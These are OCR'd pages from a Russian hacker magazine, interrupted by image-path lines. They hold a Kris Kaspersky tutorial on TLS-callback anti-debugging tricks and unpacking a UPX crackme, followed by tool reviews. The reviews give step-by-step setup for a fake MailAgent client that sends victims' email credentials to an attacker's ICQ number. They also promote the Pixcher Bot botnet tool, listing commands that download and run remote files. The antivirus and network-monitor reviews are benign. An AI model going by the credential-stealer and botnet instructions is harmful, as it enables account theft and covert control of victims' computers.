
КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ

ИСЧЕРПЫВАЮЩЕЕ РУКОВОДСТВО ПО ПРИГОТОВЛЕНИЮ И ВЗЛОМУ TLS

Загадочная аббревиатура TLS таит в себе много секретов. Это — мощнейшее оружие против отладчиков и дизассемблеров. В комбинации с упаковщиками TLS превращается в гремучую смесь термоядерного типа.

Что же такое TLS и чем оно грозит хакерам? Начнем издалека. Популярные языки программирования (в том числе, Си) поддерживают статические и глобальные переменные, использование которых делает код потоконебезопасным. Все потоки разделяют один и тот же набор глобальных/статических переменных, порождая путаницу и хаос. Поток «A» положил в переменную foo значение «X» и только хотел прочитать его обратно, как внезапно пробудившийся поток «B» записал в foo значение «Y», что оказалось для «A» полной неожиданностью. Microsoft разработали специальный механизм, именуемый Локальной Памятью Потока (Thread Local Storage или, сокращенно, TLS), предоставляющий в распоряжение потоков индивидуальные наборы глобальных/статических переменных. TLS поддерживается как на уровне явно вызываемых API-функций (`TLSAlloc`, `TLSFree`, `TLSSetValue`, `TLSGetValue`) так и на уровне PE-формата, неявно обрабатываемого системным загрузчиком. PE-формат поддерживает функции обратного вызова (TLS-callback), автоматически вызываемые системой до передачи управления на точку входа. В частности, это позволяет определить наличие отладчика или скрытно выполнить некоторые действия. Системный загрузчик, также, записывает TLS-индекс в заданную локацию — отличный способ неявной



Редактирование директории таблиц для «подключения» TLS

Результат работы рукотворного TLS

самомодификации программы. Дизассемблерами она не отлавливается и заводит хакера в тупик.
TLS используется в большом количестве протекторов, защит, вирусов, crackme и прочих программ, взлом которых описан в куче различных туторалов. Однако изложение обычно носит поверхностный характер — целостной картины после прочтение не создается. Попробуем это исправить.

FUNDAMENTALS

Прежде всего, нам понадобится спецификация PE-формата, последнюю версию которого (представленную в виде XML) можно утянуть прямо из-под носа Microsoft. Тот же самый файл, только конвертированный в MS Word 2000, я выложил на своем сервере.
TLS-таблица описывается девятым (считая от нуля) четвертным словом в Optional Header Data Directories. Первое двойное слово хранит в себе RVA-адрес TLS-таблицы. Второе — ее размер, который игнорируется всеми известными мне операционными системами. Поэтому здесь можно писать все что угодно, хоть 0, хоть `FFFFFFFFh`. Дизассемблерам это крышу не срывает, во всяком случае — IDA-Pro, Olly и даже примитивный DUMPBIN работают как ни в чем не бывало. А вот проверка валидности размера TLS-таблицы может появиться в любой момент, так что лучше не прикалываться и писать то, что нужно.
TLS-таблица может находиться в любой секции с атрибутами `IMAGE_SCN_CNT_INITIALIZED_DATA | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE` (например, в секции данных).
Некоторые линкеры помещают TLS-таблицу в специальную секцию `.TLS` или `.TLS$` — это делается из чисто эстетических соображений. Системный загрузчик не проверяет имя секции. Правда, некоторые упаковщики не обрабатывают TLS, расположенные вне секции .TLS, но это уже их личные проблемы. Тем более, ряд упаковщиков, что такое TLS, не знает вообще.
Функции обратного вызова вызываются системным загрузчиком при инициализации/терминации процесса, а также при создании/завершении потока. Они имеют тот же самый прототип, что и `DllMain`:

ПРОТОТИП ФУНКЦИЙ ОБРАТНОГО ВЫЗОВА

```
typedef VOID (NTAPI *PIMAGE_TLS_CALLBACK) (
    PVOID DllHandle,     // дескриптор модуля
    DWORD Reason,        // причина вызова
    PVOID Reserved);     // зарезервировано
```

define	#	описание
DLL_PROCESS_ATTACH	1	сейчас будет запущен новый процесс
DLL_THREAD_ATTACH	2	сейчас будет запущен новый поток
DLL_THREAD_DETACH	3	поток сейчас будет завершен
DLL_PROCESS_DETACH	0	[illegible]

Возможные значения параметра Reason

Двойное слово Reason, информируя функцию обратного вызова, по какой причине она была вызвана, принимает следующие значения — смотри скриншот сверху.
С функциями обратного вызова все понятно. Системный загрузчик просто вызывает их одну за другой, игнорируя возвращаемые значения и даже не требуя очистки аргументов из стека — красота!
А вот с TLS-индексом все чуть-чуть сложнее. Двойное слово по адресу `FS:[2Ch]` указывает на TLS-массив, содержащий данные локальной памяти потока для всех модулей. Чтобы не возникало путаницы, системный загрузчик при инициации модуля записывает по адресу Address of Index индекс данного модуля. То есть, локальная память потока находится по адресу: `FS:[2Ch][index*4]`.
Теоретически, index может принимать любые значения, известные только одной операционной системе, но практически — он равен нулю для первого модуля и увеличивается на единицу для всех последующих. Если наш файл не загружает никаких DLL, использующих TLS, индекс будет равен нулю (с высокой степенью вероятности, но без всяких гарантий). Как же его можно использовать на практике? Самое надежное — записать в секцию данных число типа `12345678h` и натравить на него индекс. После инициализации приложения мы получим что-то «отличное от» — и дизассемблеры это не засекут!
Теоретическую часть будет считать законченной, приступим к практическим занятиям.

РУЧНОЕ СОЗДАНИЕ TLS

Для работы с TLS нам необходим компилятор и линкер, поддерживающий обозначенную технологию. Недостатка в таковых нет, хотя нет и полноценной поддержки TLS. Возможно, мы захотим прикрутить TLS к уже упакованной/запротекченной программе, следовательно, нам жизненно необходимо научиться создавать его руками. В случае EXE с убитыми фиксами это очень просто. С DLL уже будет сложнее, так как придется править таблицу перемещаемых элементов. Тут тоже есть свои хитрости и трюки... но сначала — EXE.
Пишем простую программу типа «`hello, world!`». Компилируем ее и открываем полученный файл в HIEW'е.




links

Обязательно изучи спецификацию PE от Microsoft (microsoft.com/whdc/system/platform/firmware/PECOFF.mspx) и слей «крякми» с моего сайта: (nezumi.org.ru/buckme-crackme.zip).



Ольга, остановившаяся в начале функции обратного вызова



Упакованный buckme-crackme



Распакованный buckme-crackme



info


Исключения, возникающие внутри TLS-callback'ов, давятся системой на автомате. Но зато отлавливаются отладчиками (той же Ольгой). При этом хакер не понимает, как это может работать. Что тут думать — надо жать <Shift-F9> для передачи управления на точку входа!

Идем в начало секции `.data` (по <ENTER> переходим в hex-режим, <F8> — для вызова PE-заголовка, <F6> — Object Table, подводим курсор к `.data` и жмем <ENTER>). Пропускаем инициализированные данные, подгоняя курсор к адресу `.406100h` (в другом случае адрес может быть иным), где и пишем следующую магическую последовательность: «`10 61 40 00 | 20 61 40 00 | 30 61 40 00 | 60 61 40 00`». Ладно, на самом деле она никакая не магическая. Первая пара двойных слов означает начало/конец блока данных локальной памяти потока, который может находиться в любой области памяти, доступной на чтение. Третье двойное слово — адрес двойного слова, куда загрузчик запишет TLS-индекс. В нашем случае это — `00406130h`, где мы в HIEW'е ставим `66666666h` (чтобы убедиться, что загрузчик действительно перезаписывает это значение). Последнее двойное слово — указатель на таблицу функций обратного вызова, расположенную по адресу `00406160h` и содержащую указатель на единственный callback по адресу `00406190h`, за которым следует ноль (указывающий, что других callback'ов здесь нет и не предвидится).

Что же касается самого callback'а, то, подогнав курсор к адресу `00406190h`, легким нажатием ENTER'а мы переходим в режим ассемблера. А тут пишем: «`DEC D,[00406140]`», <ENTER>, «RET». После чего сохраняем изменения по <F9> и выходим, предварительно полюбовавшись на результат нашей работы (см. листинг 2). Ну, а кому лень возиться с HIEW'ом, может воспользоваться готовым файлом `hello-TLS.exe` — он есть на диске журнала и выложен на моем сервере.

TLS, СОЗДАННЫЙ ВРУЧНУЮ (HEX-ДАМП)

```
.00406100: 10 61 40 00-20 61 40 00-30 61 40 00-
60 61 40 00 >a@ a@ 0a@ `a@
.00406110: 00 00 00 00-00 00 00 00-00 00 00 00-
00 00 00 00
.00406120: 00 00 00 00-00 00 00 00-00 00 00 00-
00 00 00 00
.00406130: 66 66 66 66-00 00 00 00-00 00 00 00-
00 00 00 00
.00406140: 00 00 00 00-00 00 00 00-00 00 00 00-
00 00 00 00
.00406150: 00 00 00 00-00 00 00 00-00 00 00 00-
00 00 00 00
.00406160: 90 61 40 00-00 00 00 00-00 00 00 00-
00 00 00 00 Pa@
.00406170: 00 00 00 00-00 00 00 00-00 00 00 00-
00 00 00 00
.00406180: 00 00 00 00-00 00 00 00-00 00 00 00-
00 00 00 00
.00406190: FF 0D 40 61-40 00 C3 00-00 00 00 00-
00 00 00 00 d@a@ +
```



TLS-функция обратного вызова в HIEW'е

Остается только занести TLS в таблицу директорий. В HIEW'е это делается так: открываем файл, переходим в hex-режим, давим <F8> для вызова PE-заголовка, а следом — <F10> для вызова директории таблиц. Подгоняем курсор к TLS и редактируем его по <F3>, вводя RVA-адрес начала TLS-таблицы (в нашем случае — `6100h`) и размер (можно брать любой).

БОЕВОЕ КРЕЩЕНИЕ

Загружаем `hello-TLS.exe` в отладчик (например, в Ольгу) и ходим по адресу `00406100h`. Мы четко видим, что двойное слово `66666666h` по адресу `00406130h` мистическим образом обратилось в ноль, зато нулевое двойное слово по адресу `00406140h`, уменьшившись на единицу, превратилось в `FFFFFFFFh` — результат записи индекса и вызова callback'а, соответственно. Это произошло до того, как мы успели выполнить хотя бы одну команду, стоя в точке входа.

КАК ЭТО ЛОМАЮТ

Существует множество plug-in'ов для Ольги, автоматически стопящихся в начале TLS. Но, во-первых, большинство из них не умеют обрабатывать более одного callback'а, а во-вторых, мы — хакеры — должны все делать своими руками. Короче, зовем на помощь HIEW. Открываем файл и по <F10> зовем директорию таблиц, как уже описывалось выше. Видим там TLS и что RVA-адрес не равен нулю. Ага! Значит, тут есть TLS! Подгоняем курсор к строке «TLS» и переносимся туда по ENTER'у. Четвертое (считая от одного) двойное слово — указатель на таблицу функций обратного вызова. Смотрим, что у нас здесь. А здесь у нас `00406190h`. Переходим по обозначенному адресу и жмем <ENTER>, переключая HIEW в режим дизассемблера. Изучаем callback, попутно запоминая его адрес. Он нам понадобится чуть позже.

Мы снова в Ольге. И снова TLS-callback отработал еще до завершения загрузки файла в отладчик. Но сейчас-то

Дурим антивирусы

Секреты TLS на этом не заканчиваются. Они способны на такие трюки, что просто дух захватывает. Некоторые вирусы внедряются исключительно путем модифицирования всего 4х байт — указателя на TLS-таблицу, расположенную в памяти (в одной из системных DLL), где находится указатель на команду передачи управления на shell-код.

Конечно, подобная техника внедрения работает только на той версии операционной системы, под которую она заточена, но антивирусы таких вирусов не обнаруживают. Или, вообще, не обращают внимания на изменение directory table.



смещение (PE32/PE32+)	размер (PE32/PE32+)	поле	описание
0	4/8	Raw Data Start VA	полный виртуальный адрес (VA, не RVA) первого байта локальной памяти потока, если PE-файл перемещаем, то данный VA-адрес должен быть обозначен в таблице фиксапов
4/8	4/8	Raw Data End VA	полный виртуальный адрес последнего байта локальной памяти потока за вычетом заполняемых нулей (см. "Size of Zero Fill")
8/16	4/8	Address of Index	полный виртуальный адрес TLS-индекса, назначаемого системным загрузчиком и записываемого в двойное слово, расположенное в любой области памяти, доступной на запись
12/24	4/8	Address of Callbacks	полный виртуальный адрес массива функций обратного вызова, завершаемого нулем
16/32	4	Size of Zero Fill	количество нулевых байтов, которые системный загрузчик должен дописать в конец блока данных локальной памяти потока
20/36	4	Characteristics	зарезервировано

Формат TLS-таблицы для PE32/PE32+ файлов



Список функций обратного вызова, отображаемый IDA-Pro

мы знаем его адрес! Давим <CTRL-G>, вводим «00406190h» (адрес callback'а) и устанавливаем аппаратную точку на исполнение. Теперь перезапускаем отладчик по <CTRL-F2>. На этот раз Ольга останавливается в начале функции обратного вызова (см. рисунок). Трассируя ее, мы доходим до RET, попадая в недра NTDLL.DLL, но <F9> выносит нас в точку входа (а если не выносит — ставим туда бряк).
Аналогичным образом работают и другие отладчики (в частности, Soft-Ice). IDA-Pro автоматически отображает TLS-callback'и в списке точек входа (<CTRL-E>), а также дешифрует TLS-таблицу в удобной форме. Так что, на сложности взлома жаловаться не приходится. Главное, помнить о TLS-индексе и о том, что он может использоваться для самомодификации.

TLS-таблица декодирования IDA-Pro

```
.data:00406100 TLSDirectory          dd offset
TLSSizeOfZeroFill
.data:00406104 TLSEnd_ptr            dd offset TLSEnd
.data:00406108 TLSIndex_ptr          dd offset
TLSIndex
.data:0040610C TLSCallbacks_ptr      dd offset
TLSCallbacks
.data:00406110 TLSSizeOfZeroFill     dd 0
.data:00406114 TLSCharacteristics    dd 0
```

Buckme-crackme — реальный хардкор

Разобравшись с основами TLS, попробуем заломать buckme-crackme. Заломать, в смысле, распаковать, а упакован он UPX'ом, что легко определить как с помощью PEiD/PE-TOOLS, так и визуальным просмотром файла в HIEW'е — по названиям секций UPX0, UPX1, UPX2. Запускаем упакованный файл на выполнение и видим ухмыляющуюся рожицу в диалоговом окне. Берем UPX и пишем «$UPX -d buck-me.exe»… Получаем: «upx: buck-me.exe: IOException: buck-me.exe: Permission denied» — как это так? С какого вдруг перепугу доступ отвергнут? Атрибута Read-Only у файла нет. Правда, на запись в файл у нас атрибуты были. А теперь нет. Куда же они подевались? Все просто. После нажатия на «OK» программа не завершилась, и процесс продолжил болтаться в памяти. А, как известно, доступ к запущенным файлам заботливо блокируется системой.
Лезем в «**Диспетчер Задач**» (или в FAR) и сносим процесс «buck-me.exe» к чертовой матери, после чего пробуем повторить операцию. На этот раз распаковка проходит успешно, но при запуске распакованного файла он матерится так, что на это лучше не смотреть.
Короче, накрылась наша распаковка медным тазом. Поведение распакованной программы радикально изменилось. Значит, где-то есть проверка на наличие упаковщика. Чтобы понять, где, смотрим распакованный код, который предельно прост.

Распакованный код buckme-crackme


```
.00401000: 8B442404          mov      eax,[esp][04]
.00401004: 8B1500304000      mov      edx,[00403000]
.0040100A: 6A00                   push    000
.0040100C: 6800304000             push    000403000
;'buck'
.00401011: 33D0                   xor     edx,eax
.00401013: 6800304000             push    000403000
;'buck'
.00401018: 6A00                   push    000
.0040101A: 891500304000           mov     [00403000],edx
.00401020: FF1508204000           call    MessageBoxA
;USER32
.00401026: 6A00                   push    000
.00401028: FF1500204000           call    ExitProcess
;KERNEL32
.0040102E: C3                     retn
```

Ничего непонятно! Во-первых, в файле начисто отсутствует строка «:-)», зато есть «buck». Вместо «buck» мы получаем «fuck», а все потому, что «buck» ссорится с аргументом, переданным программе, — который при выполнении из шелла равен 04h, а при запуске под отладчиком — 00h. Так программа еще и отладчик детектит? Здорово! Но все же, куда девалась наша улыбающаяся рожа?
Упакованный вариант, видимо, вызывал функцию start, передавая ей такой аргумент, который при наложении на buck выдавал«:-)». Проделав обратную операцию, мы восстановим исходный аргумент — 6B4A5858h. Интересно, кто бы его мог заслать в стек? Уж точно не UPX!
Извлекаем оригинальный exe из архива и загружаем его в HIEW. Втыкаем в директорию таблиц. Видим, что там есть TLS. Рысцой переключаемся на распакованную версию. TLS — как турбиной сдуло. Что хоть в TLS было? Зовем на помощь IDA-Pro или HIEW.


Утерянный при распаковке TLS callback

```
.00406160: 6858584A6B             push    06B4A5858
.00406165: 50                     push    eax
.00406166: 33C0                   xor     eax,eax
.00406168: 40                     inc     eax
.00406169: 39442410               cmp     [esp][10],eax
.0040616D: 75FE                   jne     .00040616D  ---^
(1)
.0040616F: E96CEFFFFF             jmp     .0004050E0  ---^
(2)
```

Ага, вот он — уже знакомый нам аргумент 6B4A5858h, засылаемый в стек. После чего callback проверяет значение параметра Reason и, если он не DLL_PROCESS_ATTACH, то циклит программу. В противном же случае передает управление на точку входа, давая отработать UPX'у. Тот распаковывает программу и зовет start, оставляя на стеке 6B4A5858h. А вот при статической распаковке UPX не сохраняет TLS, поскольку TLS был наложен руками на уже упакованный UPX'ом файл.
Подобный трюк использовался в конкурсе, проводимом F-Secure. Большое количество участников, видя знакомый UPX, распаковывало его на автомате, теряя TLS-callback, а вместе с ним — и часть функционала.
Вывод: перед распаковкой всегда смотри TLS!



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /




X-Tools

Программы для хакеров

ПРОГРАММА: FAKE MAILAGENT 5.1 FINALVERSION
ОС: WINDOWS 2000/XP
АВТОР: _GLAD1AT(O_OR)_



Скрытое меню фейковой тулзы

На страницах журнала мы не раз писали о том, как мутят фейки сайта платежки или банка. Но на этот раз я собираюсь представить тебе совершенно новое направление в фейкостроении — создание фейковых клиентских приложений. Чтобы не растекаться мыслью по древу, приведу в пример конкретную утилу — Fake MailAgent 5.1 FinalVersion. Тулза, как ты уже догадался, представляет собой фейковую версию популярного IM-клиента «MailAgent» от Mail.ru. Программа обладает рядом функциональных компонентов и имитирует работу оригинального приложения, сохраняя данные для доступа к мылу, вбитые пользователем в формочки. Отмечу сразу: за использование возможностей утилы в незаконных целях можно огрести по полной, посему предлагаю тебе лишь ознакомиться с прогой. Итак, алгоритм действий при работе с тулзой следующий:

1. Запускаем exe'шник
2. Устанавливаем курсор мышки рядом с надписью «Забыли?» (внимание на скрин, — иначе можно тыкать курсором в поисках скрытой кнопки до посинения)
3. Жмем на скрытый баттон
4. В открывшемся меню вбиваем ICQ-номер, который будет принимать логи с фейка
5. Жмем баттон «Сохранить и выйти»

В результате появился файл `IniFile.ini` с малопонятным содержимым:

```
[Секция2]
Текст в окне=
[Секция3]
Текст в окне=@mail.ru
[Секция101]
Текст в окне=123456
```

В последней строчке указан уин хакера, что отчасти палит работу фейка. Если передать «товарищу» exe'шник в комплекте с файлом `IniFile.ini`, то можно ждать сообщений на указанный номер аси.
В общем, в каких целях юзать тулзу и юзать ли вообще — дело твое. Я лишь показал одно из возможных направлений в фейк-индустрии. Будь осторожен!

ПРОГРАММА: PIXCHER BOT
ОС: WINDOWS 2000/XP
АВТОР: PIXCHER



Конфигурируем Pixcher Bot

В последнее время широкое распространение получили так называемые «системы удаленного администрирования». Что скрывается под этим названием, полагаю, объяснять не нужно. Зачастую требуется надежный инструмент контроля над забугорным ботнетом или конкретной «жертвой». Посему представляю твоему вниманию продукт «Pixcher Bot», предназначенный для комфортного удаленного администрирования всего, чего твоя душа только пожелает.
Сначала тебе необходимо установить веб-админку на свой хост. Для этого:

1. Ставим права на запись на файл command.txt, а также на каталог files
2. Редактируем файл config.php (логин/пароль к СУБД)
3. Запускаем в браузере скрипт install.php
4. С помощью билдера конфигурируем бота, прописав в билдере ряд параметров

Из возможностей софтины можно выделить:

- обход фаеров
- работа от имени svchost.exe, lsass.exe или любого другого процесса
- загрузка файлов на компьютер по http:// и ftp://
- запуск exe-файлов
- возможность обновления бота (замена новой версией)
- бот получает новые команды только один раз (если боту передать команду на скачивание (get http://test.ru/file.exe), то он один раз скачает этот фай и будет ждать новых команд)
- добавлена работа бота под ограниченными правами (User/Гость)


Серверное приложение aka бот поддерживает ряд специализированных команд:

- **get** — скачать файл по http:// или по ftp:// (пример: get http://test.ru/file.dll)
- **getexe** — скачать и запустить файл (пример: get http://test.ru/file.exe)
- **message** — мессадж бокс (пример: message blablabla)
- **die** — удаление бота из системы и выгрузка его из памяти
- **exec** — запуск exe-файла, выполнение системных команд (пример: exec test.exe)

Кроме того, в админке реализована удобная стата, в которой видны ip-адреса и уникальные ключи (принадлежность к железу) всех ботов, обращавшихся за командами.

Одним словом, если есть, что «админить», но нечем — обрати внимание на эту «систему»!

ПРОГРАММА: AVZ
ОС: WINDOWS 98/NT/2000/XP
АВТОР: ОЛЕГ ЗАЙЦЕВ



Враг не пройдет!

Учитывая набор софта в нынешнем выпуске X-Тулз, справедливости ради предлагаю тебе обратить внимание на антивирусную утилу AVZ. Лозунг ее гласит: «Утила предназначена для уничтожения SpyWare и AdWare модулей, сетевых вирусов (Worm), троянских программ». По заявлению разработчика, утила также содержит специализированные алгоритмы для поиска кейлоггеров и руткитов. Должен тебе сказать, это заявление вовсе не безосновательно (стал бы я иначе занимать драгоценные строчки рубрики!).
Если посмотреть на интерфейс софтины, то можно без труда определить ее ключевые функции:

1. **«Пуск»** позволяет запустить проверку выбранных дисков и каталогов
2. **«Пауза»** позволяет временно приостановить проверку файлов. Возобновление сканирования производится повторным нажатием на кнопку «Пауза»
3. **«Стоп»** позволяет в любой момент прервать процесс проверки

Кроме того, AVZ поддерживает работу с параметрами командной строки. Значения параметров имеют вид:

{} — обязательный строковый параметр,
[опция|опция] — одна из перечисленных опций

Все настройки, полученные через параметры командной строки, дублируются элементами интерфейса. Это позволяет производить настройки AVZ через командную строку без запуска сканирования. Для примера, приведу краткий перечень основных параметров при работе через консоль, которые могут пригодиться тебе еще не раз:

SCAN={каталог} — добавляет каталог или диск в список сканируемых. Путь должен начинаться с буквы диска, например `c:\windows`. Также, ты можешь указать неограниченное количество параметров SCAN, содержащих разные значения.
SCANDRIVE=[HDD|FDD|CDROM] — добавляет все диски заданного типа в список сканируемых. Поддерживается три типа дисков:
• HDD — винты aka жесткие диски;
• FDD — флопики aka дисководы и Flash-диски;
• CDROM — CD/DVD-диски.
SCANFILE={имя файла} — сканирование отдельного файла. Например: `SCANFILE=c:\windows\file.exe`
NOSCAN={каталог} — исключение заданного каталога из списка проверяемых. Путь должен начинаться с буквы диска, например, `c:\windows`. В командной строке разрешено указывать неограниченное количество параметров `NOSCAN` — так как обрабатываются все параметры, то можно задать ограничения на сканирование нескольких каталогов. Например: `SCAN=c:\ NOSCAN=c:\temp` — будет проведено сканирование всего диска `C:\`, за исключением каталога C:\temp.
ScanAllFiles=[Y|N] — сканировать все файлы (независимо от расширения). Аналогично установке переключателя <Типы файлов> в положение <Все файлы>.
ScanFilesMode=[0|1|2] — задает режим сканирования:
• 0 — сканирование потенциально-опасных файлов;
• 1 — сканирование всех файлов;
• 2 — сканирование файлов по маске (необходимо задать маску).
IncludeFiles={маска} — задает маску (или набор масок) файлов, которые необходимо проверить. Аналогично заполнению поля <Включая файлы по маске:>.
ExcludeFiles={маска} — исключить файлы с именами/расширениями по маске. Аналогично заполнению поля <Исключая файлы по маске: >.
WinTrustLevel=[0|1|2] — режим проверки файла по каталогу безопасности Microsoft (0 — отключена, 1 — проверка по каталогу, 2 — проверка по каталогу). По дефолту установлен режим «1»; включение режима «2» повышает надежность проверки, но увеличивает время проверки файла примерно в два-три раза.
Полное описание всех команд ты найдешь в справочнике AVZ. Советую изучить их, ибо тулза отлично дружит с консолью. Из плюсов утилы выделю и то, что она не требует установки, а, следовательно, может запросто пополнить твой запас боевого софта на флешке.

ПРОГРАММА: NETSTAT AGENT
ОС: WINDOWS 2000/XP
АВТОР: _GLAD1AT(O_OR)_

Порой использования одних стандартных консольных утил (типа netstat, ping, tracert, arp, route, ipconfig) оказывается недостаточно. Под рукой было бы неплохо иметь функциональный сетевой инструмент — такой, как NetStat Agent. Это сетевая утила для мониторинга на твоем компе интернет-соединений и для диагностики настроек Сети.
Тулза отображает все активные TCP- и UDP-соединения — и их состояние. Для удаленного IP-адреса отображается его географическое местоположение и имя aka hostname. Кроме TCP и UDP-соединений, прога выводит всю инфу о процессе, владельце соединения (пашет только под XP), путь, информацию о разработчике, версию и свойства приложения, список используемых модулей aka dll-библиотек.
С помощью гибких настроек мониторинга ты сможешь без проблем отфильтровать или закрыть ненужные соединения или убить посторонний процесс.
В состав NetStat Agent также входит несколько полезных утил, таких как:


ping — позволяет проверить доступность хоста, а также проверить работоспособность TCP/IP-настроек Сети
tracert — отображает маршрут пакетов к конечному хосту
arp — позволяет вывести и отредактировать ARP-кеш
ipconfig — выводит всю информацию о сетевых интерфейсах и адаптерах
route — выводит таблицу маршрутизации (IP); позволяет добавить, отредактировать или удалить маршрут

Основные возможности софтины:

• Отслеживает TCP и UDP-соединения на твоем компе. Каждое новое или устаревшее соединение подсвечивается
• Утила обладает возможностью сконфигурировать специальные правила, которые будут закрывать нежелательные соединения, завершать процесс, проигрывать звуковое оповещение или запускать другие программы
• Ты можешь обновлять и освобождать DHCP-настройки адаптера
• Программа строит график для Ping и TraceRoute, выводит географическое положение каждого маршрутизатора
• Выводит сетевую статистику для адаптеров и TCP/IP-протоколов
• Мощный лог менеджер позволит тебе просматривать, удалять и очищать netstat и arp лог-файлы

NetStat Agent представляет собой мощную замену стандартным консольным утилитам: netstat, ping, tracert, arp, route, ipconfig. Настоятельно рекомендую обзавестись подобной утилой, поверь, зачастую она просто незаменима :).

РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ


Buch Max (starrfall@mail.ru) разобрал свои компьютеры, а собрать не может. Работать негде, помогите ему, а?



Guru Great (omon@xakep.ru) за буком работает только с калашом. Правильно, надо быть начеку, а то еще разведут...


